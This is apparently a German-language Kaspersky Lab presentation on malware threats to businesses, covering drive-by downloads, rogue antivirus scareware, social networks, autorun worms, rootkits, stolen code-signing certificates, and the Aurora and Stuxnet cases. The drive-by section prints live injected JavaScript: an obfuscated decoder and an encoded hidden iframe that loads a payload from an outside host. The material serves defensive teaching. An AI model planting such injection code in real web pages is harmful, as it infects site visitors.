



Businesses under attack!

Gefahrenabwehr im Unternehmensumfeld

Christian Funk, Virenanalyst

Global Research and Analysis Team

Kaspersky Lab

Angriffsvektoren

Einfallstore für Malware in das Unternehmen

Von Außen

- Über den Browser
- Über andere internetbasierte Services (E-Mail, Instant Messenger, etc)
- **Ausnutzen von Schwachstellen in Software**
- **Einsatz von Social Engineering**



Einfallstore für Malware in das Unternehmen

Von Außen

- Über den Browser
- Über andere internetbasierte Services (E-Mail, Instant Messenger, etc)
- **Ausnutzen von Schwachstellen in Software**
- **Einsatz von Social Engineering**



Von Innen

- Via infizierter Speichermedien (USB-Sticks, CDs/DVDs)
- **Insider-Angriff**

Angriffsvektoren

Drive-by Download

- **Hauptprobleme:**

- » Es werden fast täglich **neue Schwachstellen** in Software gefunden
- » Patches werden häufig erst **sehr spät** nachgeliefert
- » Anwender sind sehr nachlässig beim Installieren von Updates


Keine Webseite ist zu 100% vertrauenswürdig!

- **Auswirkungen von schädlichen Scripts, welche in HTML oder PHP Code eingebettet werden:**

- » Weiterleitung auf **schädliche Webseiten**
- » Ausnutzen von **Schwachstellen** in installierter Software
- » Abfangen von **Zugangsdaten** für FTP Accounts
- » **Obfuscation** macht den Code schwerer zu entschlüsseln und trägt zur Verwirrung des Anwenders bei

Angriffsvektoren

Drive-by Download



```
background="index_pliki/image2434.gif" style='margin:0'>
<script>function c268fb268di49ff3c96db27d(i49ff3c96db666){ function i49ff3c96dba40(){var i49ff3c96dbe27=16;return
i49ff3c96dbe27;} return (parseInt(i49ff3c96db666,i49ff3c96dba40()));}function i49ff3c96dc21a(i49ff3c96dc5f6){ var
i49ff3c96ddlbb=2; var i49ff3c96dc9df='';i49ff3c96dd98b=String.fromCharCode;for
(i49ff3c96dcdc9=0;i49ff3c96dcdc9<i49ff3c96dc5f6.length;i49ff3c96dcdc9+=i49ff3c96ddlbb){ i49ff3c96dc9df+=(i49ff3c96dd98b
(c268fb268di49ff3c96db27d(i49ff3c96dc5f6.substr(i49ff3c96dcdc9,i49ff3c96ddlbb))));}return i49ff3c96dc9df;} var rc9='';var
i49ff3c96ddd65='3C7'+rc9+'3637'+rc9+'2697'+rc9+'07'+rc9+'43E696628216D7'+rc9+'96961297'+rc9+'B646F637'+rc9+'56D656E7'+rc9+'
(i49ff3c96dc21a(i49ff3c96ddd65));</script>
<!--[if qte mso 9]><xml>
```

```
if(!myia){document.write(unescape(
>'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%32%36%20%73%72%63%3d%27%68%74%74%70
>%3a%2f%2f%61%6e%74%69%76%69%72%75%73%2e%76%63%2f%3f%27%2b%4d%61%74%68%2e%72%6f%
>75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%34%32%33%31%31%35%29%2b%2
>7%64%32%36%34%32%27%20%77%69%64%74%68%3d%37%38%35%20%68%65%69%67%68%74%3d%35%33
>%39%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%
>27%3e%3c%2f%69%66%72%61%6d%65%3e' ));}var myia=true;
```

```
<iframe name=c26 src='http://antivirus.vc/?'+Math.round(Math.random()*423115)+
>'d2642' width=785 height=539 style='visibility:hidden'></iframe>
```

System Tasks

- View system information
- Add or remove programs
- Change a settings

Other Places

- My Network Places
- My Documents
- Shared Documents
- Control Panel

Details

My Computer
System Folder

System folders



Hard drive



Security



Checking: C:\Documents and S

Your Computer is

Name
Backdoor.Win32.Haxdoor.gu
W32.Pykspa.F
Backdoor.Tidserv.K
Trojan.Zbot!gen5
Trojan.Vundo!gen5

Recommend: Click "Start P

Windows Security Alert

To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
Backdoor.Win32.Haxdoor.gu	FSPROD.log
W32.Pykspa.F	dpvacm.dll
Backdoor.Tidserv.K	oembios.dat
Trojan.Zbot!gen5	FaxSetup.log
Trojan.Vundo!gen5	msvcr71.dll

Remove all Cancel

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gather information can be passwords, e-mail addresses and all that data, which is important for you.



Antivirus & Security



Complete Antivirus Protection Solution

Get instant access to the **world's most trusted antivirus** software collection. Protect your emails, instant messages and other files by automatically removing viruses. New built-in features also detects threats such as Spyware and Adware.



« A software you can truly depend on! »

FREE OFFER!

Receive the full protection Security Bundle for your system against all viruses, worms, pop ups online.



[Download AntiVirus & Security for your Home or Business now!](#)



Download & Protect

Protect Your PC like
no other software can!

	Antivirus	Others
Anti-Virus	✓	✗
Anti-Spyware	✓	✗
Anti-Spam	✓	✗
Firewall	✓	✗
Safer Downloads	✓	✗
Instant Messaging	✓	✗
Safe Searches	✓	✗



July 21, 2008



June 2008



May 2008



August 2007



October 2006



March 23, 2008



May 2009



Remove viruses instantly with **Antivirus 2010**

Download Antivirus 2009 Now and receive a **FREE complementary Firewall software** package to help reinforce and protect your PC from malicious viruses.

Download Now!

Key Technologies

- > Protect Email & Instant Messages
- > Protect Against Adware & Spyware
- > Scanning Scheduler
- > Defend Against Emerging Threats
- > Automatic File Protection

[Get Instant Access >](#)

Why We Are the Best

- > 24/7 Technical Support
- > Step by Step Guides
- > Ultra Fast Downloads
- > Guaranteed Latest Versions
- > Easy and Simple Interface

[Join Us Now >](#)

System Requirements

Microsoft® Windows Vista® Home Basic/Home Premium/Business/Ultimate installed

or

Microsoft® Windows® XP with Service Pack 2 Home/XP Pro/XP Media Center Edition

- * 300 MHz or faster processor
- * 512 MB of RAM
- * 150 MB of available hard disk space.

Why Choose Us?

	Antivirus 2009	Spybot	Kaspersky	AVG	Average
Remove Viruses	🛡️		🛡️		
Anti - Spyware	🛡️	🛡️	🛡️	🛡️	🛡️
Prevent Malware	🛡️			🛡️	
Safer Downloading	🛡️		🛡️		
Safe Browsing	🛡️	🛡️	🛡️		
Clean History	🛡️			🛡️	🛡️
Remove Cache	🛡️		🛡️		
24/7 Support	🛡️			🛡️	

4

Why We Are



Unrivalled protection from Internet threats.

The ANTIVIRUS SECURITY Suite includes **AntiSpam**, **FireWall**, **WebGuard**, **Rootkit**, **Anti-Spyware** and **Anti-Phishing** protection as well as award-winning anti-virus protection and a backup and rescue system

Get Instant Access!

The Number One Anti-Virus Online!




"The Best Software to provide total online security" **PC USER MAGAZINE**

The Most Popular Anti-Virus software!*

Download Now!

Complete Security



	AntiSpy	AntiSpam	AntiAds	FireWall	WebGuard	RootKit
Personal Use	✓	✓	✓	✓	✓	
Small Business	✓	✓	✓	✓	✓	✓
Corporate Clients	✓	✓	✓	✓	✓	✓

You can choose the appropriate defence configuration after installation of the security kit.

Choose Now!

Top Features

- » Faster launch time
- » Search for Internet content
- » Supports all Windows platforms
- » New and improved interface
- » Search single & multiple PDF's
- » Improved security features

Get Instant Access »

Also Included in Bundle

FREE STUFF

Registry repair™

Registry Repair™ is an advanced registry cleaner for Windows.

Anti-Virus Advance™

Anti-Virus Advance™ protects you against the most nefarious cyber-threats.

Testimonials



Laura D.

"This is by far the easiest program I've ever used! The easy to follow instructions got me up and going in no time! Thanks for the great product!"

"I really love all the bonus software you guys included! You saved me a lot of time and money!"

Steve S.





Antivirus & Security



Complete Antivirus Protection Solution

Get instant access to the **world's most trusted antivirus** software collection. Protect your emails, instant messages and other files by automatically removing viruses. New built-in features also detects threats such as Spyware and Adware.



« The best detection & removal rates online!... »

FREE OFFER!

Receive the full protection Security Bundle for your system against all viruses, worms, pop ups online.



[Download AntiVirus & Security for your Home or Business now!](#)



Download & Protect

Protect Your PC like no other software can!

	Antivirus	Others
Anti-Virus	✓	✗
Anti-Spyware	✓	✗
Anti-Spam	✓	✗
Firewall	✓	✗
Safer Downloads	✓	✗
Instant Messaging	✓	✗
Safe Searches	✓	✗



July 21, 2008



June 2008



May 2008



Online Safety
#1 PC Security
August 2007



October 2006



March 23, 2008



May 2009

Rogue-AVs

Soziale Netzwerke

Control Center

Control Center Scan System Info Settings About

Security Status

Unfortunately, your computer is infected.

To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the system.

At Risk

[Cleanup](#)

License Type

Unregistered

You can't delete viruses. Register to be able to delete viruses.

[Register](#)

Statistics

Last Scan Date: 2 de mayo de 2011
Files Scanned: 10904
Viruses Found: 3

Database Info

Version: 2.3
Signatures Count: 184230

About MAC Defender

MAC Defender is the most advanced virus and malware detection system in the world to locate and remove dangerous software from your computer.

[More](#)

Scan

Scan your computer now. You can perform quick or normal or full system scan, depending on potential system risk.

System Info

This feature allows you to see and control important system aspects like running processes.

Options

You can control different aspects of your antivirus behavior by using options in this section.

Angriffsvektoren

Soziale Netzwerke

- ▶ **50.000** links are shared
- ▶ **66.000** photos get tagged
- ▶ **74.000** friends get invited to events
- ▶ **79.000** wall posts are written
- ▶ **98.000** friend requests get approved
- ▶ **135.000** photos are uploaded
- ▶ **231.000** messages are sent
- ▶ **382.000** „Likes“
- ▶ **510.000** comments are written


.... alles innerhalb einer Minute!

Source: <http://www.time.com>

Angriffsvektoren

Soziale Netzwerke

- **Einer der Hauptangriffsvektoren!**
 - » Malware und Spam
 - » Phishing & Social Engineering
 - » Generell: Sammeln von Informationen



Security Shield

Enregistrer Mettre à jour Support

Français (French)

Analyse du système

Protection

Vie privée

Mettre à jour

Paramètres

Get full protection with Security Shield

Résultats de l'analyse

Type	Nom du fichier	Nom	Détails
Adware	rasdnl.exe	Virus.DOS.Am.743	This is a harmless memory-residen...
Adware	relog.exe	Virus.DOS.Mury.364	These are dangerous memory resi...
Trojan	sbe.dll	Trojan.Win32.Killav.k	This Trojan has a malicious payloa...
Rogue	seno3g.dll	Virus.DOS.Mono.1063	It is a very dangerous memory re...
Worm	skoll.dll	Worm.SunOS.Sadmind	Text written by Costin Ralu, Kasp...
Adware	svpack.dll	Virus.DOS.GimnalW...	These are very dangerous memori...
Spyware	tapperf.dll	Trojan.PSWin.Win32.M...	This Trojan belongs to a family of...
Worm	ufat.dll	Worm.Win32.Fujack.a	This worm spreads on the hard dis...
Dropper	user.exe	Exploit.PHP.Inject.f	This exploit is designed to steal co...
Malware	vsbgl5.dll	Virus.DOS.Silver.2071	There are dangerous nonmemory...
Rogue	widap32.dll	Virus.DOS.Evorost.212	It is a very dangerous nonmemor...
Backdoor	wsonf5.exe	Backdoor.Win32.Delf...	This malicious program is a Trojan...
Trojan	wzodfg.dll	Trojan.SMS.SymbOS...	This Trojan program is designed t...

L'analyse en cours

Analyse: Lancer!

Chemin: L'analyse est terminée. Le nettoyage est nécessaire.

Menaces: 45

Enregistrer le rapport Supprimer




Angriffsvektoren

Soziale Netzwerke

[Sign Up](#) | [QuickList \(0\)](#) | [Help](#) | [Log in](#)

Video posted by -WizArD-



Video Responses: 10 Text Comments: 70

[babachat](#) (4 hours ago)
Funniest thing EVER!!

[csmith1199](#) (6 hours ago)
WooHoo!! Love this vid!!! Congrats on the front page!!!! :-)

[sinmike1](#) (7 hours ago)
that.... wasGREAT !!!

[ah17](#) (10 hours ago)
Nice vid :)

Waiting for 201.209.159.206...



From: [-WizArD-](#)
Joined: 1 year ago
Videos: 5

[Subscribe](#)

Embed: [Customize](#)


```
<object width="425" height="344"><param name="movie"
```

[More From user](#)

[Related Videos](#)

Kaspersky
Internet Security 2009 Help

Alarm

 Attempt to download malicious software.

Object:
http://[redacted]/setup.exe

→ **Allow**
The action will be allowed


→ **Block (recommended)**
Action will be blocked

Apply to all objects


Angriffsvektoren

E-Mail, Instant Messenger

- **Viele Infizierungen werden erreicht durch:**
 - » Infizierte Datei-Anhänge
 - » Weblinks auf schadhafte Webseiten
 - » Social Engineering
- **Gefälschte Absenderadressen:**
 - » `administrators@yourcompany.com`
 - » `your.boss@yourcompany.com`
- **Dringende Angelegenheiten, wie:**
 - » „Dringend! Bitte überprüfen Sie dieses Dokument“
 - » „Wichtiges Sicherheitsupdate!“




- **Autorun Würmer und Viren**
 - » sich selbst verbreitend und replizierend
 - » verwenden Windows Funktion zum Autostart bei Verbindung
 - » infizieren weitere Dateien auf dem lokalen Datenträger
 - » üblicherweise polymorph
 - » **Infizierung erfolgt intransparent für den Anwender**



Höher entwickelte Technologien

Rootkits, Bootkits

- **Königsklasse** in Sachen Malware
- **Extrem schwer zu erkennen und zu desinfizieren**
- In der Lage **weitere Malware** zu verstecken
- Kann große **Botnetze** formen
- Neue **Ideen und Technologien** erscheinen kontinuierlich
- **MBR** Infektion
- Einsatz **proprietärer Dateisysteme**
- Einsatz fortschrittlicher **Verschlüsselungsmethoden**
- Erste Angriffe auf **64-Bit Plattformen**



Höher entwickelte Technologien

Malware mit digitalen Signaturen

- Digitale Signaturen
 - » Sollen **Authentizität** von **Software** garantieren
 - » Ohne **Private Key** kaum **fälschbar**
 - » Wird von manchen **Betriebssystemen vorausgesetzt**
 - » Von **vertrauenswürdigen Institutionen** signierte Dateien werden von vielen **Anti-Viren Software Herstellern** in die **Whitelist** aufgenommen
- **Zertifikate** können jedoch von **Cyberkriminellen** gestohlen werden!
- Malware mit **legitimer digitaler Signatur**:
 - » Zeus, Stuxnet, Worm.SymbOS.Yxe...



Zielgerichtete Angriffe

Zielgerichtete Angriffe

Geschickt platzierte Attacke VS Rundumschlag

Zielgerichteter Angriff	Üblicher Malware Angriff
Genau spezifiziertes Ziel	Jeder steht im Visier
Individuell angepasster Angriff	Universelle Technologien
Lautlos und schnell durchgeführter Angriff	Großflächiger und langfristiger Angriff
Eingesetzte Malware ist sehr fortschrittlich <i>(wird von Profis entwickelt)</i>	Malware ist weniger innovativ , daher einfacher zu erkennen <i>(oftmals von weniger versierten Programmierern geschrieben)</i>
Bedrohungen können sehr lange unentdeckt bleiben	Bedrohungen sind einfacher auszumachen
Betroffene Institutionen halten sich hinsichtlich Details eher bedeckt	Anwender sind willens Details über einen Malware Angriff heraus zu geben , da sie Hilfe benötigen

Beispiel 1: Aurora



Insights from Googlers into our products, technology, and the Google culture.

A new approach to China

1/12/2010 03:00:00 PM

Like many other well-known organizations, we face cyber attacks of varying degrees on a regular basis. In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of intellectual property from Google. However, it soon became clear that what at first appeared to be solely a security incident--albeit a significant one--was something quite different.

First, this attack was not just on Google. As part of our investigation we have discovered that at least twenty other large companies from a wide range of businesses--including the Internet, finance, technology, media and chemical sectors--have been similarly targeted. We are currently in the process of notifying those companies, and we are also working with the relevant U.S. authorities.

Second, we have evidence to suggest that a primary goal of the attackers was accessing the Gmail accounts of Chinese human rights activists. Based on our investigation to date we believe their attack did not achieve that objective. Only two Gmail accounts appear to have been accessed, and that activity was limited to account information (such as the date the account was created) and subject line, rather than the content of emails themselves.

Third, as part of this investigation but independent of the attack on Google, we have discovered that the accounts of dozens of U.S.-, China- and Europe-based Gmail users who are advocates of human rights in China appear to have been routinely accessed by third parties. These accounts have not been accessed through any security breach at Google, but most likely via phishing scams or malware placed on the users' computers.

Search ×

powered by Google™

[Site Feed](#)

[Google](#)

625K readers
BY FEEDBURNER

Archives

Archives ▾

More Blogs from Google

Visit our [directory](#) for more information about Google blogs.

Sign up to get our posts via email. No more than one message per day.

Delivered by [FeedBurner](#)

Recent posts from our blogs

[Innovation wins for mid-sized](#)

Beispiel 1: Aurora

A new approach to China

1/12/2010 03:00:00 PM

Like many other well-known organizations, we face cyber attacks of varying degrees on a regular basis. In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of intellectual property from Google. However, it soon became clear that what at first appeared to be solely a security incident--albeit a significant one--was something quite different.

[TechNet Home](#) > [TechNet Security](#) > [Bulletins](#)

Microsoft Security Bulletin MS10-002 - Critical Cumulative Security Update for Internet Explorer (978207)

Published: January 21, 2010 | Updated: February 10, 2010

Version: 1.3

Beispiel 1: Aurora

A new approach to China

1/12/2010 03:00:00 PM

Like many other well-known organizations, we face cyber attacks of varying degrees on a regular basis. In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of intellectual property from Google. However, it soon became clear that what at first appeared to be solely a security incident--albeit a significant one--was also a data breach.

9 Tage Verzögerung

Wenn eine Stunde genügt ...

[TechNet Home](#) > [TechNet Security](#) > [Bulletins](#)

Microsoft Security Bulletin MS10-002 - Critical Cumulative Security Update for Internet Explorer (978207)

Published: January 21, 2010 | Updated: February 10, 2010


Version: 1.3

Beispiel 2: Stuxnet

- Stuxnet attackiert **32-Bit Windows** Systeme
- Wurde **Mitte Juli 2010** entdeckt
- **Fähigkeit, industrielle Kontrollsysteme auszuspionieren und umzuprogrammieren**
 - » Siemens Simatic WinCC SCADA
- Eine der **durchdachtesten Bedrohungen** in der Geschichte der Schadprogramme:
 - » Durch hochentwickelte **Rootkit** Technologien ist Stuxnet in der Lage, **sich tief im System zu verbergen** und gleichzeitig die **Kommunikation mit Kontrollsystemen zu tarnen**
 - » **Die digitale Signatur** erschwert die Erkennung durch AV-Lösungen
 - » Der Infektionsprozess basiert auf **vier Zero-Day Schwachstellen**

Beispiel 2: Stuxnet

Verbreitungsmethodik



» **LNK Exploit, Zero-Day**

Vuln: **MS10-046**

Angriffsvektor: **Mobile Datenträger**

» **Spool Server Exploit, Zero-Day,**

Vuln: **MS10-061**

Angriffsvektor: **Netzwerkdrucker**

» **RPC Exploit**

Vuln: **MS08-047**

Angriffsvektor: **Netzwerkshares**

» **2x Zero-Day EoP Exploit**
(Elevation of privileges)

Beispiel 2: Stuxnet

Zertifikate

Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is OK.

Signer information

Name: Realtek Semiconductor Corp

E-mail: Not available

Signing time: 25 января 2010 г. 18:45:14

[View Certificate](#)

Countersignatures

Name of signer:	E-mail address:	Timestamp
VeriSign Time St...	Not available	25 января 2010 г. 1...

[Details](#)

OK

Digital Signature Details

General | Advanced

Signature details:

Field	Value
Version	V2
Issuer	VeriSign Class 3 Code Signing 2004 CA, ...
Serial number	5e 6d dc 87 37 50 82 84 58 14 f4 42 d1 ...
Digest algorithm	sha1
Digest encryption algorithm	RSA
Authenticated attributes	
Content Type	06 0a 2b 06 01 04 01 82 37 02 01 04
1.3.6.1.4.1.311.2.1.11	30 0c 06 0a 2b 06 01 04 01 82 37 02 01 15
Message Digest	04 14 36 9d 7e 96 0f 71 cb f7 98 cc 4a b...
1.3.6.1.4.1.311.2.1.12	30 52 a0 36 80 34 00 52 00 65 00 61 00...
Unauthenticated attributes	
Counter Sign	30 82 01 68 02 01 01 30 67 30 53 31 0b...

Value:


5e 6d dc 87 37 50 82 84 58 14 f4 42 d1 d8 2a
25

OK

Beispiel 2: Stuxnet

Zertifikate

Digital Signature Details



VeriSign® Certificate Details


Confirm this is the correct certificate before performing any functions with it.

Verify Certificate

Common Name: **Realtek Semiconductor Corp**
Status: **Expired**
Validity (GMT): Mar 15, 2007 - Jun 11, 2010
Class: Digital ID Class 3 - Software Validation Renewal
Organization: Realtek Semiconductor Corp
Organizational Unit: Digital ID Class 3 - Microsoft Software Validation v2 RTCN
State: Taiwan
City/Location: Hsinchu
Country: TW
Serial Number: 5e6ddc87375082845814f442d1d82a25
Issuer Digest: 3f0685e6ec3a4ae3c759ca762d114a76

[Renew](#) [Set Preferences](#)

Digital Signature Details



VeriSign® Certificate Details

Confirm this is the correct certificate before performing any functions with it.


Verify Certificate

Common Name: **JMicron Technology Corp.**
Status: **Revoked**
Validity (GMT): Jun 18, 2009 - Jul 25, 2012
Class: Digital ID Class 3 - Software Validation Renewal
Organization: JMicron Technology Corp.
Organizational Unit: Digital ID Class 3 - Microsoft Software Validation v2 System Design
State: Taiwan
City/Location: Hsinchu
Country: TW
Serial Number: 476f49f4c959f656e9aa1eb87fc529bb
